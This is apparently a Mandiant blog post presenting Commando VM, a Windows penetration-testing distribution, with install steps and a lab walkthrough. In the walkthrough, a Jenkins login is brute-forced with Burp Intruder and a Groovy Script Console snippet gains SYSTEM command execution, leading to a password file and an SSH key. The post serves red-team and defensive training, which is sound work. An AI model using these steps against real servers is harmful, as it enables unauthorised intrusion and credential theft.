Commando VM: The First of Its Kind Windows Offensive Distribution

cloud.google.com/blog/topics/threat-intelligence/commando-vm-windows-offensive-distribution

Mandiant

Written by: Jacob Barteaux, Blaine Stancill, Nhan Huynh

For penetration testers looking for a stable and supported Linux testing platform, the industry agrees that Kali is the go-to platform. However, if you'd prefer to use Windows as an operating system, you may have noticed that a worthy platform didn't exist. As security researchers, every one of us has probably spent hours customizing a Windows working environment at least once and we all use the same tools, utilities, and techniques during customer engagements. Therefore, maintaining a custom environment while keeping all our tool sets up-to-date can be a monotonous chore for all. Recognizing that, we have created a Windows distribution focused on supporting penetration testers and red teamers.

Born from our popular FLARE VM that focuses on reverse engineering and malware analysis, the Complete Mandiant Offensive VM (“Commando VM”) comes with automated scripts to help each of you build your own penetration testing environment and ease the process of VM provisioning and deployment. This blog post aims to discuss the features of Commando VM, installation instructions, and an example use case of the platform. Head over to the Github to find Commando VM.

About Commando VM

Penetration testers commonly use their own variants of Windows machines when assessing Active Directory environments. Commando VM was designed specifically to be the go-to platform for performing these internal penetration tests. The benefits of using a Windows machine include native support for Windows and Active Directory, using your VM as a staging area for C2 frameworks, browsing shares more easily (and interactively), and using tools such as PowerView and BloodHound without having to worry about placing output files on client assets.

Commando VM uses Boxstarter, Chocolatey, and MyGet packages to install all of the software, and delivers many tools and utilities to support penetration testing. This list includes more than 140 tools, including:

- Nmap
- Wireshark
- Covenant
- Python
- Go
- Remote Server Administration Tools
- Sysinternals
- Mimikatz
- Burp-Suite
- x64dbg
- Hashcat

With such versatility, Commando VM aims to be the de facto Windows machine for every penetration tester and red teamer. For the blue teamers reading this, don’t worry, we’ve got full blue team support as well! The versatile tool sets included in Commando VM provide blue teams with the tools necessary to audit their networks and improve their detection capabilities. With a library of offensive tools, it makes it easy for blue teams to keep up with offensive tooling and attack trends.

Figure 1: Full blue team support

Installation

Like FLARE VM, we recommend you use Commando VM in a virtual machine. This eases deployment and provides the ability to revert to a clean state prior to each engagement. We assume you have experience setting up and configuring your own virtualized environment. Start by creating a new virtual machine (VM) with these minimum specifications:


- 60 GB of disk space
- 2 GB memory

Next, perform a fresh installation of Windows. Commando VM is designed to be installed on Windows 7 Service Pack 1, or Windows 10, with Windows 10 allowing more features to be installed.

Once the Windows installation has completed, we recommend you install your specific VM guest tools (e.g., VMware Tools) to allow additional features such as copy/paste and screen resizing. From this point, all installation steps should be performed within your VM.

1. Make sure Windows is completely updated with the latest patches using the Windows Update utility. Note: you may have to check for updates again after a restart.

2. We recommend taking a snapshot of your VM at this point to have a clean instance of Windows before the install.
3. Navigate to the following URL and download the compressed Commando VM repository onto your VM:
   https://github.com/fireeye/commando-vm
4. Follow these steps to complete the installation of Commando VM:
    1. Decompress the Commando VM repository to a directory of your choosing.
    2. Start a new session of PowerShell with elevated privileges. Commando VM attempts to install additional software and modify system settings; therefore, escalated privileges are required for installation.
    3. Within PowerShell, change directory to the location where you have decompressed the Commando VM repository.
    4. Change PowerShell's execution policy to unrestricted by executing the following command and answering "**Y**" when prompted by PowerShell:
       Set-ExecutionPolicy unrestricted
    5. Execute the install.ps1 installation script. You will be prompted to enter the current user's password. Commando VM needs the current user's password to automatically login after a reboot. Optionally, you can specify the current user's password by passing the "-password <current_user_password>" at the command line.



```
PS C:\Users\kevin\Downloads\commandovm> .\install.ps1
[+] Beginning install...

                 C O M P L E T E   M A N D I A N T
                      O F F E N S I V E   V M

                           Version 1.0

                           Developed by
                          Jake  Barteaux
                        Proactive Services
                          Blaine Stancill
                FireEye Labs Advanced Reverse Engineering
                            Nhan Huynh
                FireEye Labs Advanced Reverse Engineering
```

Figure 2: Install script running

The rest of the installation process is fully automated. Depending upon your Internet speed the entire installation may take between 2 to 3 hours to finish. The VM will reboot multiple times due to the numerous software installation requirements. Once the installation completes, the PowerShell prompt remains open waiting for you to hit any key before exiting. After completing the installation, you will be presented with the following desktop environment:





Figure 3: Desktop environment after install

At this point it is recommended to reboot the machine to ensure the final configuration changes take effect. After rebooting you will have successfully installed Commando VM! We recommend you power off the VM and then take another snapshot to save a clean VM state to use in future engagements.

Proof of Concept

Commando VM is built with the primary focus of supporting internal engagements. To showcase Commando VMs capabilities, we constructed an example Active Directory deployment. This test environment may be contrived; however, it represents misconfigurations commonly observed by Mandiant's Red Team in real environments.

We get started with Commando VM by running network scans with Nmap.



```
C:\Users\kevin\assessements\windomain>nmap -sTV -top-ports 100 192.168.38.0/24 -oA test.domain
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-19 16:55 Mountain Daylight Time
Nmap scan report for 192.168.38.104
Host is up (0.00s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http          Jetty 9.4.z-SNAPSHOT
MAC Address: 00:0C:29:8E:D9:DD (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 4: Nmap scan using Commando VM

Looking for low hanging fruit, we find a host machine running an interesting web server on TCP port 8080, a port commonly used for administrative purposes. Using Firefox, we can connect to the server via HTTP over TCP port 8080.





Figure 5: Jenkins server running on host

Let’s fire up Burp Suite’s Intruder and try brute-forcing the login. We navigate to our Wordlists directory in the Desktop folder and select an arbitrary password file from within SecLists.




Name	Date modified	Type	Size
Active Directory Tools	3/18/2019 1:57 PM	File folder	
Command & Control	3/18/2019 1:23 PM	File folder	
Debuggers	3/18/2019 12:04 PM	File folder	
Developer Tools	3/18/2019 10:59 AM	File folder	
dotNET	3/18/2019 11:24 AM	File folder	
Evasion	3/18/2019 12:58 PM	File folder	
Exploitation	3/18/2019 12:58 PM	File folder	
Information Gathering	3/18/2019 12:58 PM	File folder	
Networking Tools	3/18/2019 12:04 PM	File folder	
Password Attacks	3/18/2019 12:56 PM	File folder	
Utilities	3/18/2019 12:31 PM	File folder	
Vulnerability Analysis	3/18/2019 1:00 PM	File folder	
Web Application	3/18/2019 12:36 PM	File folder	
Wordlists	3/18/2019 12:47 PM	File folder	

Tool List
File
Home
Share
View
Microsoft > Windows > Start Menu > Programs > Tool List
Search Tool List
14 items | 1 item selected
7:05 PM
3/28/2019

Figure 6: SecLists password file

After configuring Burp's Intruder and analyzing the responses, we see that the password "admin" grants us access to the Jenkins console. Classic.




11	admin	302	☐	☐	398
12	welcome	302	☐	☐	438
13	monkey	302	☐	☐	438
14	login	302	☐	☐	437

```
HTTP/1.1 302 Found
Connection: close
Date: Tue, 12 Mar 2019 20:10:28 GMT
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID.4f5e0dc5=node0tp55pea2gwa41r0usqtkjme6j93.node0;Path=/;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: JSESSIONID.4f5e0dc5=node014albg6brb8e314mn3wpss2r2v94.node0;Path=/;HttpOnly
Location: http://192.168.38.104:8080/
Server: Jetty(9.4.z-SNAPSHOT)
```

Figure 7: Successful brute-force of the Jenkins server

It's well known that Jenkins servers come installed with a Script Console and run as NT AUTHORITY\SYSTEM on Windows systems by default. We can take advantage of this and gain privileged command execution.



Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.


```
def sout = new StringBuilder(), serr = new StringBuilder()
def proc = 'whoami'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```

Result

```
out> nt authority\system
 err>
```

Figure 8: Jenkins Script Console

Now that we have command execution, we have many options for the next step. For now, we will investigate the box and look for sensitive files. Through browsing user directories, we find a password file and a private SSH key.



